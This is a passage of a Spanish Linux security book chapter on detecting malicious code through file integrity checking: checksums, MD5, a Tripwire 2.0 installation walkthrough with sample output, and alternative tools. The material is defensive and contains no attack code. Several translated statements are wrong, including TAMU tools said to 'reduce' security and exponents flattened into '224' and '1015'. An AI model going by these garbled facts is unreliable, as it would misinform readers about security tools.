¿Se debe todo esto a que los creadores de virus tienen una vendetta contra Microsoft? No, sino que UNIX es sencillamente un campo poco abonado para virus. Como se ha explicado en el Capítulo 4, "Administración básica del sistema Linux", UNIX emplea un control de acceso basado en propietarios y grupos y restringe tajantemente los accesos de lectura, escritura y ejecución a los archivos. De ahí que sea difícil escribir un virus que se extienda en un entorno UNIX (el virus desea privilegios en los archivos y no puede obtenerlos). Por contra, a excepción de Windows NT con NTFS activo, los entornos de Microsoft no imponen unos controles tan severos, lo que hace que sean los objetivos de los virus.

ADVERTENCIA

No es imperioso que NTFS proteja un equipo Windows NT de ataques. Algunos paquetes de software (incluyendo los de Microsoft) se instalan con permisos de acceso poco severos y, por consiguiente, invitan a los virus a atacarles sin que puedan sobrevivir. Además, la práctica de Microsoft de integrar su lenguaje de macros en el API de su sistema operativo es muy arriesgada. Sin duda alguna, la consecuencia de todo esto es que en el futuro habrá más virus similares a Melissa.

Detectar código dañino

La detección de código dañino puede resultar sencilla o complicada, todo depende de cómo se haya preparado el sistema. Un paso crítico que hay que realizar es conservar una "instantánea" del sistema operativo inmediatamente después de la instalación.

El motivo es que el método más fiable de detección de código dañino es la reconciliación de objetos. En la reconciliación de objetos, el objetivo es responder a esta pregunta: "¿Está todo tal como se ha dejado?" Este método funciona de la siguiente forma: los objetos pueden ser archivos, directorios, dispositivos, etc. La reconciliación es el proceso de comparación de dichos objetos con la versión de una fecha anterior de ellos mismos.

Por ejemplo, imagine que ha tomado una cinta de copia de seguridad y ha comparado el archivo ps de fecha noviembre de 1998 con el mismo archivo que se encuentra ahora en la unidad. Si ha cambiado y no lo ha actualizado, reemplazado, ni le ha aplicado ningún parche, es claro que algo falla. Ésta es la reconciliación de objetos y las instantáneas en el momento de instalación son un ingrediente vital.

Existen varios métodos para realizar la reconciliación de objetos, pero todos se basan en la detección de cambios en la información del estado de los archivos. Por ejemplo, un método muy primitivo es generar una lista de comprobación de todos los archivos y examinarla para ver si se ha producido algún cambio en:

- La última fecha en que se han modificado.
- Su fecha de creación.
- Su tamaño.

Desgraciadamente, este método no es suficiente, ya que dichos valores (fecha y tamaño) se pueden manipular con facilidad. Como explicaban Gene H. Kim y Eugene H. Spafford en su estudio "The Design and Implementation of Tripwire: A File System Integrity Checker":

> "...una lista de comprobación es un formulario de esta base de datos en los sistemas UNIX. El propio contenido de los archivos no se suele guardar, ya que se necesitaría mucho espacio de disco, sino que las listas de comprobación contendrían un conjunto de valores generados a partir del archivo original (que normalmente incluyen la longitud, la hora en que se ha modificado por última vez y el propietario). La lista de comprobación se regenera periódicamente, se compara con las copias guardadas y se anotan las diferencias. Sin embargo, es posible realizar cambios en el contenido de los archivos de UNIX sin que cambien los valores almacenados; en particular, cualquier usuario que obtenga acceso a la cuenta *root* puede modificar el disco sin procesar para alterar los datos guardados sin que ello aparezca en la lista de comprobación."

Otro método es utilizar sumas de comprobación básicas. Las sumas de comprobación son valores numéricos que se componen de las sumas de los bits de un archivo y suelen utilizarlas los programas que realizan transferencias de datos en red. Al transferir los datos del punto A al punto B, tanto el cliente como el servidor almacenan una suma de comprobación para cada bloque de datos. En el destino, esta suma de comprobación se compara con los datos recibidos. Si ambos valores coinciden, significará que los datos se han transferido correctamente y no son peligrosos. Sin embargo, si difieren, significará que se han dañado durante la transferencia y se produce un error.

Las sumas de comprobación de archivos estáticos se pueden generar utilizando varias utilidades, entre las que se incluye sum (o en algunas plataformas, cksum).

sum, como se define en man (archivo de ayuda de Linux)...

> "...calcula e imprime una suma de comprobación de 16 bits para el archivo con nombre y también imprime el número de bloques del archivo. A la hora de computar la suma de comprobación, se ignoran los caracteres NULL (con el valor ASCII cero). sum se suele utilizar para buscar puntos malos o para validar que un archivo se ha comunicado a través de una línea de transmisión."

Es muy fácil calcular las sumas de comprobación de los archivos estáticos. Éste es un ejemplo del listado de un directorio:

```
drwxrwxrwx    6 1046     sys       138 Jul  7 04:16 SSLftp-0.8
-rwxrwxrwx    1 mikal    user   368640 Jul  7 04:15 SSLftp-0_8_tar
-rwxrwxrwx    1 mikal    user   189795 Jul  8 06:06 User_Manual.pdf
-rwxrwxrwx    1 mikal    user    21243 Jul  6 01:42 ftpsec.txt
-rwxrwxrwx    1 root     sys       556 Jul  7 04:18 junk.txt
-rwxrwxrwx    1 mikal    user     4005 Jul  7 04:30 morejunk.txt
-rwxrwxrwx    1 root     sys         39 Jul  8 21:21 test-checksum.txt
-rwxrwxrwx    1 mikal    user     6191 Jul  8 06:45 tripwire.txt
-rwxrwxrwx    1 mikal    user    18952 Jul  8 06:46 twpol.txt
```

Para obtener sumas de comprobación básicas de 16 bits en estos archivos, se puede introducir el siguiente comando:

```
# sum *
```

Ésta es la salida con las sumas de comprobación en negrita:

```
Read error on SSLftp-0.8: Is a directory
0 0 SSLftp-0.8
9784 720 SSLftp-0_8_tar
33473 371 User_Manual.pdf
28778 42 ftpsec.txt
31687 2 junk.txt
39532 8 morejunk.txt
43604 3 test-checksum.txt
11240 13 tripwire.txt
24705 38 twpol.txt
```

Si se desea una prueba de integridad rápida y poco fiable (con pocas garantías), se puede generar una "instantánea" del sistema operativo, como se muestra a continuación:

```
# sum `find / . -print` > os_database.txt
```

Este comando generaría una suma de comprobación de 16 bits para todos los archivos de la unidad de disco duro y pondría la salida en el archivo os_database.txt.

A continuación, podría escribir un *script* para comparar estos valores con los valores actuales del sistema, lo que le pondría en alerta sobre la posible existencia de cambios en el estado y la integridad de los archivos.

Este método es, sin duda alguna, preferible a confiar en la hora, en la fecha o en la fecha en que se modificó por última vez. Sin embargo, las sumas de comprobación de 16 bits no son suficientes. Por consiguiente, el método imperante es el uso de algo como MD5. MD5 pertenece a una familia de funciones *hash* unilaterales llamadas algoritmos de síntesis de mensajes y se definieron en RFC 1321:

> "El algoritmo [MD5] toma como entrada un mensaje de longitud arbitraria y crea como salida una "huella digital" o una "síntesis de mensaje" de 128 bits de la entrada. Se cree que es computacionalmente imposible crear dos mensajes que tengan la misma síntesis o crear cualquier mensaje que tenga una síntesis de mensaje dada con un objetivo previamente especificado."

Los algoritmos de síntesis de mensajes ofrecen una gran garantía y son muy útiles para probar la integridad de los archivos. La clave consiste en utilizar herramientas que puedan tomar una "instantánea" del sistema operativo inicial y generar valores de MD5 (o comparables) para poder realizar comparaciones posteriores. Para estas funciones, la mejor herramienta es Tripwire.

Tripwire

Tripwire es una flexible y sencilla herramienta que se utiliza para comprobar la integridad de los archivos y que emplea varios algoritmos:

- CRC32: CRC32 es una versión de 32 bits de CRC. El CRC general se utiliza para comprobar la integridad de los archivos que se van a transmitir digitalmente, como ya se ha descrito. Para obtener más información acerca de CRC32 (y otros algoritmos) diríjase a la página http://nic.mil/ftp/rfc/rfc1510.txt.
- MD2: MD2 se encuentra en la familia MD5 de algoritmos de síntesis de mensajes. Es muy potente. Por ejemplo, en sus especificaciones se indicaba que "...la dificultad de hacer frente a dos mensajes que tienen la misma síntesis de mensajes se encuentra en torno a las 2^64 operaciones y que la dificultad de hacer frente a cualquier mensaje que tenga una síntesis de mensaje dada se encuentra en torno a las 2^128 operaciones...". Puede obtener más información sobre MD2 en http://nic.mil/ftp/rfc/rfc1319.txt.
- MD4: para obtener documentación sobre MD4, que se colocó en el dominio público, diríjase a http://nic.mil/ftp/rfc/rfc1320.txt.
- MD5: MD5 es un algoritmo más lento, pero más seguro que MD4 y es, por tanto, una mejora. Para conocer el diseño y los objetivos de MD5, visite http://nic.mil/ftp/rfc/rfc1321.txt.
- SHA (el algoritmo NIST de *hash* seguro): SHA es excepcionalmente eficaz y se ha utilizado en entornos de defensa. Por ejemplo, el Departamento de

Defensa requiere que todos los sistemas gestionados por él se adhieran al *Multilevel Information System Security Initiative* (MISSI) y usen solamente productos eliminados por el mismo. SHA se utiliza en un producto que ha eliminado MISSI, llamado la tarjeta Fortezza, una tarjeta PCMCIA que proporciona un nivel adicional de seguridad al correo electrónico enviado desde los portátiles del Departamento (SHA también se incorpora al protocolo *Secure Data Network System Message Security Protocol*, un protocolo de mensajes diseñado para proporcionar seguridad al entorno de gestión de mensajes X.400). Para obtener más información acerca de SHA, consulte "Federal Information Processing Standards Publication 180-1", que puede encontrar en http://www.itl.nist.gov/fipspubs/fip180-1.htm.

- Snefru (función de *hash* segura de Xerox): *Snefru* puede generar síntesis de mensaje de 128 ó 256 bits. *Snefru* lo desarrolló Xerox y la versión actual es la 2.4. *Snefru* (y toda su documentación) se puede obtener en ftp://ftp.parc.xerox.com/pub/hash/hash2.5a/.

De forma predeterminada, *Tripwire* usa tanto MD5 como la función de *hash* segura de Xerox para generar huellas digitales de los archivos (sin embargo, puede aplicar cualquiera de las funciones *hash* anteriores a cualquiera o a una parte de los archivos). Cada huella digital es única. Como explican los autores, hay muy pocas o ninguna posibilidad de que dos archivos tengan la misma huella digital:

> "Se realizó un intento de encontrar una firma *Snefru*[16] duplicada del programa /bin/login utilizando para ello 130 estaciones de trabajo Sun. Durante varias semanas se generaron 17 millones de firmas que se compararon con diez mil firmas almacenadas (el número máximo de firmas que puede haber en memoria sin que se produzcan fallos en la memoria de las páginas en cada repetición de búsqueda). Se buscaron aproximadamente 224 firmas sin encontrar ninguna coincidente, mientras que 1015 no se buscaron."

Por consiguiente, *Tripwire* ofrece una alta garantía de integridad del sistema de archivos como punto de referencia inicial. Éstas son algunas de sus características más atractivas:

- Tripwire puede llevar a cabo su función sobre las conexiones de red. Por tanto, puede generar una base de datos de huellas digitales de toda la red en el momento de la instalación.
- Tripwire se escribió en C con la intención de que fuera transportable. Se compilará en la mayoría de los entornos sin ninguna modificación.
- Tripwire incluye un lenguaje de procesamiento de macros, por lo que se pueden automatizar determinadas tareas.

Tripwire es una herramienta magnífica, pero solamente cuando se usa junto con otras medidas de seguridad. Por ejemplo, no se saca ningún partido de Tripwire si no se protege la base de datos inicial de "instantáneas" y "huellas digitales". Desde el principio, los creadores de esta herramienta han dejado claro este hecho:

> "La base de datos utilizada por el comprobador de la integridad debe protegerse de modificaciones no autorizadas; cualquier intruso que pueda cambiar la base de datos puede trastocar todo el esquema de comprobación de la seguridad."

Antes de utilizar Tripwire, lea el manual "The Design and Implementation of Tripwire: A File System Integrity Checker" de Gene H. Kim y Eugene H. Spafford. Puede encontrarlo en http://www.ja.net/CERT/Software/tripwire/Tripwire.PS.

Una forma de proteger la base de datos es almacenarla en un medio de sólo lectura, con lo que se elimina la posibilidad de que la modifiquen.

Disponibilidad de Tripwire

En un principio, Tripwire se diseñó para UNIX, no para Linux. Actualmente, la única distribución de Tripwire prefabricada se puede ejecutar en Red Hat 5.x (pero no en la versión 6.0). Puede obtenerse en http://www.visualcomputing.com/products/2_0Linux.html.

NOTA

También puede hacer funcionar su propio Tripwire en otros sistemas de Linux. Por ejemplo, se sabe que Tripwire 1.3 se compila perfectamente en Debian, OpenLinux y en otras distribuciones.

Instalar Tripwire

Tras descargar el paquete de Tripwire, cree un directorio y cópielo en él. Por ejemplo:

```
[root@linux9 /]# mkdir tripwire
[root@linux9 /]# cp Tripwire_2_0_RedHat_Linux_tar tripwire/
```

Seguidamente, vaya al nuevo directorio y descomprima el paquete de Tripwire (ya que está comprimido con los métodos zip y tar)

```
[root@linux9 /tripwire]# gunzip Tripwire_2_0_RedHat_Linux_tar.gz
[root@linux9 /tripwire]# tar -xvf Tripwire_2_0_RedHat_Linux_tar
```

El archivo debería descomprimirse en los siguientes archivos y directorios:

```
-r--r--r--   1 root   root    2732 Feb 26 02:00 README
-r--r--r--   1 root   root   10955 Feb 26 02:00 Release_Notes
-r--r--r--   1 root   root  189795 Feb 26 02:00 User_Manual.pdf
dr-xr-xr-x   2 root   root    1024 Feb 26 02:00 bin/
-rw-r-----   1 root   root    1318 Feb 26 02:00 install.cfg
-r-xr-x---   1 root   root   22072 Feb 26 02:00 install.sh*
```

```
-r--r--r--   1 root   root    7238 Feb 26 02:00 license.txt
dr-xr-xr-x   2 root   root    1024 Feb 26 02:00 pkg/
```

install.sh es el *script* de instalación e install.cfg es el archivo de configuración de la instalación. Antes de llevar a cabo la instalación, lea el archivo install.cfg, ya que define los directorios de destino de la instalación:

```
# install.cfg
# default install.cfg for:
# Tripwire(tm) 2.0 for Unix
# NOTE:  This is a Bourne shell script that stores installation
#        parameters for your installation.  The installer will
#        use this file to generate your config file and also to
#        locate any special configuration needs for your install.
#        Protect this file, because it is possible for
#        malicious code to be inserted here
#
# To set your Root directory for install, set TWROOT= to something
# other than /usr/TSS as necessary.
#
#=========================================================

# If CLOBBER is true, then existing files are overwritten.
# If CLOBBER is false, existing files are not overwritten.
CLOBBER=false

# The root of the TSS directory tree.
TWROOT="/usr/TSS"

# Tripwire binaries are stored in TWBIN.
TWBIN="${TWROOT}/bin"

# Tripwire policy files are stored in TWPOLICY.
TWPOLICY="${TWROOT}/policy"

# Tripwire manual pages are stored in TWMAN.
TWMAN="${TWROOT}/man"

# Tripwire database files are stored in TWDB.
TWDB="${TWROOT}/db"

# The Tripwire site key files are stored in TWSITEKEYDIR.
TWSITEKEYDIR="${TWROOT}/key"

# The Tripwire local key files are stored in TWLOCALKEYDIR.
TWLOCALKEYDIR="${TWROOT}/key"

# Tripwire report files are stored in TWREPORT.
TWREPORT="${TWROOT}/report"
```

De forma predeterminada, esta configuración coloca todo en /usr/TTS. Si no tenemos en cuenta el caso improbable de que ya tenga dicho árbol de directorios, es probable que no tenga que cambiar esta configuración. Sin embargo, si preve que Tripwire va a tener que sobrescribir archivos existentes, tiene que modificar la línea 21:

```
# If CLOBBER is true, then existing files are overwritten.
# If CLOBBER is false, existing files are not overwritten.
CLOBBER=false
```

En caso contrario, si no tiene que realizar ningún cambio en install.cfg, comience el proceso de instalación, tal como se muestra a continuación:

```
[root@linux9 /tripwire]# ./install.sh
```

Tripwire mostrará un resumen de las opciones elegidas y le pedirá que las confirme:

```
Installer program for:
Tripwire(tm) 2.0 for Unix

Tripwire(tm) Copyright 1992-99 by the Purdue Research Foundation
➥of Purdue University, and distributed by Tripwire Security
➥Systems, Inc. under exclusive license arrangements.

Using configuration file install.cfg
This program will copy Tripwire files to the following directories:

       TWROOT: /usr/TSS
        TWBIN: /usr/TSS/bin
     TWPOLICY: /usr/TSS/policy
        TWMAN: /usr/TSS/man
     TWREPORT: /usr/TSS/report
         TWDB: /usr/TSS/db
 TWSITEKEYDIR: /usr/TSS/key
TWLOCALKEYDIR: /usr/TSS/key

CLOBBER is false.

Continue with installation? [y/n]
```

Si estos valores son los correctos, elija y. A continuación, Tripwire le solicitará una frase de paso clave a los archivos. Antes de escribirla, piénsela detenidamente.

Generar frases de paso

La generación de frases de paso varía levemente con respecto a la generación de contraseñas, ya que las opciones son mayores. Una frase de paso puede ser

cualquier cosa y, aunque debe tener un mínimo de ocho caracteres, no hay límite máximo (es más, las frases de paso pueden tener espacios en blanco).

Sin embargo, de igual forma que al generar una contraseña, hay que tener en cuenta determinadas convenciones para asegurarse de que no se averigua con facilidad. De forma errónea, muchos usuarios suponen que dado que al ser más largas que las contraseñas estándar, las frases de paso son automáticamente más difíciles de averiguar, lo que no es cierto. Si la frase se puede predecir con facilidad, es tan fácil de romper como una contraseña de ocho caracteres, así que elija con cuidado la frase que desea utilizar a modo de contraseña.

Tripwire solicitará varias frases de paso, comenzando por la frase de paso clave a los archivos:

```
The Tripwire site and local passphrases are used to
sign a variety of files, such as the configuration,
policy, and database files.

Passphrases should be at least 8 characters in length
and contain both letters and numbers.

See the Tripwire manual for more information.

Creating key files...

(When selecting a passphrase, keep in mind that good passphrases
➥typically have upper and lower case letters, digits and
➥punctuation marks, and are at least 8 characters in length.)

Enter the site keyfile passphrase:

Enter the site keyfile passphrase:
```

Tras escribirla, Tripwire le pedirá que la confirme:

```
Verify the site keyfile passphrase:
```

Y para finalizar, Tripwire generará una clave:

```
Generating key (this may take several minutes)...
```

A continuación, Trypwire le pedirá las frases de paso clave locales y del sitio:

```
(When selecting a passphrase, keep in mind that good passphrases
➥typically have upper and lower case letters, digits and
➥punctuation marks, and are at least 8 characters in length.)
Enter the site keyfile passphrase:
Verify the site keyfile passphrase:
Generating key (this may take several minutes)...Key generation
➥complete. (When selecting a passphrase, keep in mind that
➥good passphrases typically have upper and lower case letters,
```

```
➥digits and punctuation marks, and are at least 8 characters
➥in length.)
Enter the local keyfile passphrase:
```

Y de nuevo, le pedirá que las verifique:

```
Verify the local keyfile passphrase:
```

y generará las frases:

```
Generating key (this may take several minutes)...
```

Finalmente, Tripwire le solicitará la frase de paso del sitio:

```
Generating Tripwire configuration file...
-----------------------------------------
Creating signed configuration file...
Please enter your site passphrase:
```

Cuando haya acabado, Tripwire le notificará que la instalación se ha realizado correctamente:

```
The installation succeeded.
Please refer to /usr/TSS/Release_Notes
for release information and to the printed user documentation
for further instructions on using Tripwire 2.0 for Unix.
```

Prepararse para utilizar Tripwire

Antes de ejecutar realmente Tripwire, hay que personalizar dos archivos:

- El archivo de configuración de Tripwire.
- El archivo de políticas de Tripwire.

El archivo de configuración de Tripwire

El archivo de configuración almacena información específica del sistema (principalmente sobre el lugar en que están instaladas las utilidades y los archivos de configuración de Tripwire). De forma predeterminada (twcfg.txt) se encuentra en /usr/TSS/bin y es similar al siguiente:

```
[root@linux9 bin]# more twcfg.txt
ROOT            =/usr/TSS
POLFILE         =/usr/TSS/policy/tw.pol
DBFILE          =/usr/TSS/db/$(HOSTNAME).db
REPORTFILE      =/usr/TSS/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE     =/usr/TSS/key/site.key
LOCALKEYFILE    =/usr/TSS/key/$(HOSTNAME)-local.key
MAILPROGRAM     =/usr/lib/sendmail -oi -t
EDITOR          =/bin/vi
LATEPROMPTING =false
LOOSEDIRECTORYCHECKING =false
```

La Tabla 6.1 resume las variables del archivo de configuración y sus funciones.

Tabla 6.1 Variables del archivo de configuración de Tripwire

Servicio	Explicación
DBFILE	La variable DBFILE señala a la ubicación del archivo de su base de datos (el que almacena la "instantánea" del sistema operativo).
EDITOR	La variable EDITOR almacena la ubicación de su editor favorito. (Nota: para utilizar Tripwire en el modo de edición interactivo hay que definir esta variable. Además, una vez que se especifica este valor, no es posible cambiarlo manualmente manipulando las variables de entorno de la *shell*.)
LATEPROMPTING	La variable LATEPROMPTING se utiliza para especificar si Tripwire debe esperar hasta el último momento antes de solicitar una frase de paso (ésta es una medida de seguridad para los extremadamente paranoicos a los que preocupa que mientras sus frases de paso estén en memoria otros las puedan capturar).
LOCALKEYFILE	La variable LOCALKEYFILE apunta a la ubicación del archivo clave local.
LOOSEDIRECTORYCHECKING	La variable LOOSEDIRECTORYCHECKING afecta a la forma en que Tripwire informa de los cambios que se producen en los directorios. Si LOOSEDIRECTORY-CHECKING no está activada (estado predeterminado), Tripwire no sólo informará de que se ha eliminado o modificado cualquier archivo, sino también de la repercusión que ha tenido dicho cambio en el directorio en el que se encuentra (o se encontraba) el archivo. Sin embargo, si se activa, Tripwire informa solamente de la modificación de los archivos (y no de la modificación de los directorios).
MAILPROGRAM	La variable MAILPROGRAM almacena la ubicación del programa de correo especificado (y de todas las opciones de la línea de comandos que se van a pasar a él).
POLFILE	La variable POLFILE apunta a la ubicación del archivo de políticas (normalmente /usr/TSS/policy/tw.pol).
REPORTFILE	La variable REPORTFILE apunta al lugar en que Tripwire va a almacenar sus informes.
SITEKEYFILE	La variable SITEKEYFILE apunta a la ubicación de la clave del sitio.

Antes de ejecutar Tripwire por primera vez, estos valores pueden modificarse a voluntad.

El archivo de políticas de Tripwire

El archivo de políticas (de forma predeterminada, twpol.txt) almacena la especificación de qué objetos (archivos, directorios, etc.) debe monitorizar Tripwire y de sus ubicaciones.

Tripwire incluye un archivo de ejemplo llamado /usr/TSS/policy/twpol.txt que está optimizado para Red Hat Linux 5.x. Antes de ejecutar Tripwire por primera vez, es aconsejable que lo busque (puede mirar de arriba abajo y eliminar rutas erróneas. En las pruebas que realizamos para este capítulo, descubrimos doce casos).

Sin embargo, si no tiene que realizar ninguna modificación en el archivo de políticas, ya puede configurar y ejecutar Tripwire.

Configurar y ejecutar Tripwire

Para configurar y ejecutar Tripwire (independientemente de que se hayan realizado cambios en los archivos de configuración y de políticas), hay que cambiar el directorio de archivos binarios:

```
[root@linux9 /root]# cd /usr/TSS/bin
```

Una vez en él, escriba el siguiente comando:

```
./twadmin --create-cfgfile --site-keyfile ../key/site.key twcfg.txt
```

twadmin le pedirá la frase de paso:

```
Please enter your site passphrase:
```

Tras verificarla, twadmin dará formato al archivo de configuración y se cerrará:

```
Writing config file: /usr/TSS/bin/tw.cfg
Wrote configuration file: /usr/TSS/bin/tw.cfg
```

Seguidamente, hay que actualizar el archivo de políticas, como se muestra a continuación:

```
./twadmin --create-polfile ../policy/twpol.txt
```

twadmin le volverá a pedir la frase de paso:

```
Please enter your site passphrase:
```

Tras verificarla, twadmin escribirá el nuevo archivo de políticas y se cerrará:

```
Wrote policy file: /usr/TSS/policy/tw.pol
```

Ya está listo para generar la base de datos de Tripwire, para lo que debe escribir el siguiente comando:

```
[root@linux9 bin]# ./tripwire --init
```

Tripwire solicitará la frase de paso:

```
Please enter your site passphrase:
```

Lo que ocurra a continuación depende de la configuración del sistema. Si no se han eliminado las posibles rutas erróneas del archivo de políticas, es posible que aparezcan varios errores como el siguiente:

```
# Error 101: Unable to get object type: file:/usr/lib/tclX8.0.3/help
  No such file or directory
# Error 101: Unable to get object type: file:/usr/lib/tkX8.0.3/help
  No such file or directory
```

Anótelos y corríjalos posteriormente cambiando las reglas del archivo de políticas (va a tener mucho tiempo para anotar los errores, ya que Tripwire tarda un rato en generar la base de datos inicial. Dicho tiempo puede oscilar entre varios minutos y una hora dependiendo de la configuración del sistema).

NOTA

Tras la primera prueba, es aconsejable corregir las reglas de las políticas para evitar estos errores. Ello se debe a que estos errores volverán a aparecer cada vez que utilice Tripwire para verificar la integridad de los archivos (o cualquier otra función en la que haya que acceder a la base de datos).

Para finalizar, Tripwire creará la base de datos y el informe:

```
Wrote database file: /usr/TSS/db/linux9.samshacker.net.db
The database was successfully generated.
Exiting.
```

Verificar la integridad de los archivos con Tripwire

Tras la primera vez que se ejecute Tripwire, éste almacenará la instantánea de todo el sistema operativo. A partir de ese momento, para probar la integridad de los archivos del sistema, hay que introducir el siguiente comando:

```
[root@linux9 bin]# ./tripwire --check
```

Tripwire rastreará todos los objetos del sistema (lo que puede tardar un tiempo) e informará de los resultados:

```
Total objects scanned: 18303
Total violations found: 1
*************************************************************
-------------------------------------------------------------
Severity Level: 100         Rule Name: Root config files (/root)
Total objects scanned: 22
-------------------------------------------------------------
Modified:
          Mode                    UID        Size  Access Time
       ---------              ---------     ---  ----------------
/root/tripwire2.txt -rw-r--r--  root (0)  3262 XXXXXXXXXXXXXXXXX

-------------------------------------------------------------
Object Detail:
Severity Level: 100                Rule Name: Root config files
(/root)
Total objects scanned: 22
Modified Objects:
Rule Name: Root config files (/root)
Total number of modified objects:  1
Modified object name:  /root/tripwire2.txt
  Property:        Expected:          Observed:
  ------------     -----------        -----------
  Device Number    770                770
  Inode Number     39013              39013
  Mode             -rw-r--r--         -rw-r--r--
  Num Links        1                  1
  UID              root (0)           root (0)
  GID              root (0)           root (0)
* Size             3000               3262
* Modify Time  Thu Jul 8 17:21:19 1999  Thu Jul 8 17:26:30 1999
* Blocks          6                  8
  Object Type     Regular File       Regular File
* MD5  C1l9Xm9xh64Qmh+tIMkYn2      DHJt4Xb07rvVNJtQyr5G9Q
* SHA  GWDiSuyABuaQl6F+IvjkqlnwHjF FICvT/HMyTZMkFcUklkVZ5PCKjf
-------------------------------------------------------------
***End of report***
Integrity check complete.
Exiting...
```

Aquí se puede ver que Tripwire ha detectado que un archivo ha cambiado:

```
Modified object name:  /root/tripwire2.txt
```

De hecho, Tripwire ha determinado que el tamaño del archivo, la fecha de modificación y las huella de MD5 y de SHA han cambiado:

```
* Size              3000                3262
* Modify Time  Thu Jul 8 17:21:19 1999  Thu Jul 8 17:26:30 1999
* MD5   C1l9Xm9xh64Qmh+tIMkYn2       DHJt4Xb07rvVNJtQyr5G9Q
* SHA   GWDiSuyABuaQl6F+IvjkqlnwHjF FICvT/HMyTZMkFcUklkVZ5PCKjf
```

Resumen de Tripwire

Tripwire es una herramienta extremadamente útil para detectar cambios en el sistema de archivos. Es conveniente instalarlo en todas las instalaciones de Linux que se realicen.

NOTA

¿Qué pasa si lo que se necesita es una forma rápida y somera de comprobar la integridad de Linux? Pruebe a ejecutar rpm con la opción –V. rpm imprimirá los cambios que han tenido lugar en un paquete determinado. Si dichos cambios parecen inconsistentes con la configuración, algo no funciona.

Otro software para comprobar la integridad de los archivos

Además de Tripwire, existen otros comprobadores de la integridad de los archivos (y algunos de ellos incluyen el código fuente). Se sabe que todos ellos compilan en varias clases de UNIX, pero ninguno es específico de Linux. Hacemos mención a ellos por si desea probarlos (pero recomendamos Tripwire).

TAMU

El conjunto de programas TAMU (siglas de *Texas A&M University*) es una colección de herramientas que reducen considerablemente la seguridad del sistema. Dichas herramientas se crearon como respuesta a un problema muy real. Como se explica en el resumen que acompaña a la distribución:

> "Los equipos UNIX de la Texas A&M University sufrieron gran cantidad de ataques de un grupo coordinado de intrusos de Internet. Este documento presenta una descripción general del problema y nuestras respuestas, entre las que se ha incluido el desarrollo de políticas, procedimientos y herramientas para proteger los equipos de la universidad. Entre las herramientas que se han desarrollado se encuentran drawbridge, un avanzado puente de filtros para Internet; *scripts tiger*, programas muy eficaces a la vez que fáciles de utilizar para asegurar *hosts* individuales; y xvefc (*XView Etherfind Client*), un eficaz monitor de redes distribuidas."

La distribución de TAMU incluye un paquete de scripts tiger, que forma la base de la autenticación de las huellas digitales de la distribución. Como el resumen mencionado explica:

> "La verificación realizada abarca un amplio abanico de elementos, incluyendo los elementos identificados en los anuncios de CERT y los observados en las recientes intrusiones. Los scripts utilizan programas de suma de comprobación criptográfica de Xerox que verifican tanto los archivos binarios modificados del sistema (posibles trap doors o troyanos) como la presencia de parches necesarios relacionados con la seguridad."

La distribución de TAMU es exhaustiva y puede utilizarse para resolver varios problemas de seguridad, además de para buscar troyanos. Incluye un monitor de la red y un filtro de paquetes.

La distribución de TAMU puede obtenerse en ftp://coast.cs.purdue.edu/pub/tools/unix/TAMU/.

ATP (*Anti-Tampering Program*)

Hasta cierto punto, ATP funciona igual que Tripwire. Como ha informado David Vincenzetti, DSI (Universidad de Milán, Italia) en ATP:

> "ATP 'toma una instantánea' del sistema, siempre que se encuentre en una configuración confiada, y realiza una serie de comprobaciones para monitorizar los cambios que se puedan haber realizado en los archivos."

A continuación, ATP establece una base de datos de valores para cada archivo. Uno de estos valores (la firma) consta de dos sumas de comprobación. La primera es una suma de comprobación CRC32, mientras que la segunda es una suma de comprobación MD5. Es posible que se esté preguntando el motivo de ello, sobre todo porque las sumas de comprobación CRC no son enteramente fiables, como se ha explicado anteriormente. La explicación es la siguiente: a causa de su velocidad, la suma de comprobación CRC32 se utiliza en las comprobaciones que se realizan regularmente (quizás diariamente). MD5, que es más exhaustivo (y por tanto con más recursos y más tiempo), está pensado para comprobaciones periódicas programadas (quizás una a la semana).

La base de datos se cifra con DES. Por consiguiente, ATP proporciona un método flexible (pero bastante seguro) para monitorizar la red e identificar posibles troyanos.

Es posible encontrar documentos y distribución de ATM en ftp://security.dsi.unimi.it/pub/security.

Hobgoblin

Hobgoblin ofrece una mezcla interesante de comprobación de la integridad de los archivos y del sistema. Los informes de los creadores (Farmer y Spafford)

indican que Hobgoblin es más rápido y configurable que COPS y generalmente recopila información con más detalle. Aunque lo que hace que Hobgoblin sea muy interesante es que no sólo es un lenguaje, sino que también es un intérprete. Los programadores le han dado sus propios descriptores únicos y sus propias convenciones estructurales.

Sin embargo, debemos hacer una advertencia: el intérprete de Hobgoblin reserva metacaracteres conocidos y muy utilizados que tienen un significado especial. Por tanto, si tiene intención de distribuirlo de una manera práctica, sería conveniente que invirtiera una horas en aprender dichas convenciones.

Hobgoblin y su código fuente se encuentran en http://ftp.su.se/pub/security/tools/admin/hobgoblin/hobgoblin.shar.gz.

sXid

sXid, creado por Ben Collins de Debian, hace seguimientos de archivos suid y sgid mediante sumas de comprobación MD5 y puede detectar si se ha instalado un kit de *root*. Collins lo diseñó para que funcionara como una tarea cronológica y automáticamente hará un seguimiento, detectará y avisará de todos los cambios sospechosos. sXid se puede obtener en ftp://marcus.seva.net/pub/sxid/.

trojan.pl

trojan.pl, creado por Bruce Barnett, comprueba los permisos de los archivos, directorios y usuarios en una ruta determinada de aquellas configuraciones que podrían invitar a ciertos usuarios a instalar caballos de troya. Curiosamente, realmente averigua la probabilidad de que un ataque pueda instalar un troyano. Puede obtenerlo en ftp://coast.cs.purdue.edu/pub/tools/unix/trojan/trojan.pl.

Otros recursos

Para finalizar, estos documentos ponen de relieve el código dañino, sus efectos y cómo combatirlo:

- "An Introduction to Digest Algorithms", Actas de la Sociedad australiana de usuarios de equipos digitales (*Digital Equipment Computer Users' Society Australia*), Ross N. Williams. Es una buena visión general de los algoritmos de síntesis y de cómo funcionan (ftp://ftp.rocksoft.com/clients/rocksoft/papers/digest10.ps).
- "Data Integrity with Veracity", Ross N. Williams, Rocksoft Corp. En este documento, Williams presenta Veracity, una herramienta para comprobar la veracidad de archivo, y ofrece una explicación de los aspectos generales de la seguridad de la integridad de archivos (ftp://ftp.rocksoft.com/clients/rocksoft/papers/vercty10.ps).

- "Defeating File Integrity Checks Through Redirection", Victor Porguen. El autor muestra una visión interna de cómo vencer a las técnicas estándar de comprobación de integridad de archivos. Aunque el ejemplo se centra en WinFax, una aplicación para Windows, los conocimientos que expone el autor son interesantes (http://www.phase-one.com.au/fravia/redirect.htm).
- "First Virus Infects Linux", CNET. Un artículo sobre Bios, el primer virus de Linux (http://www.news.com/News/Item/0,4,7760,4000.html).
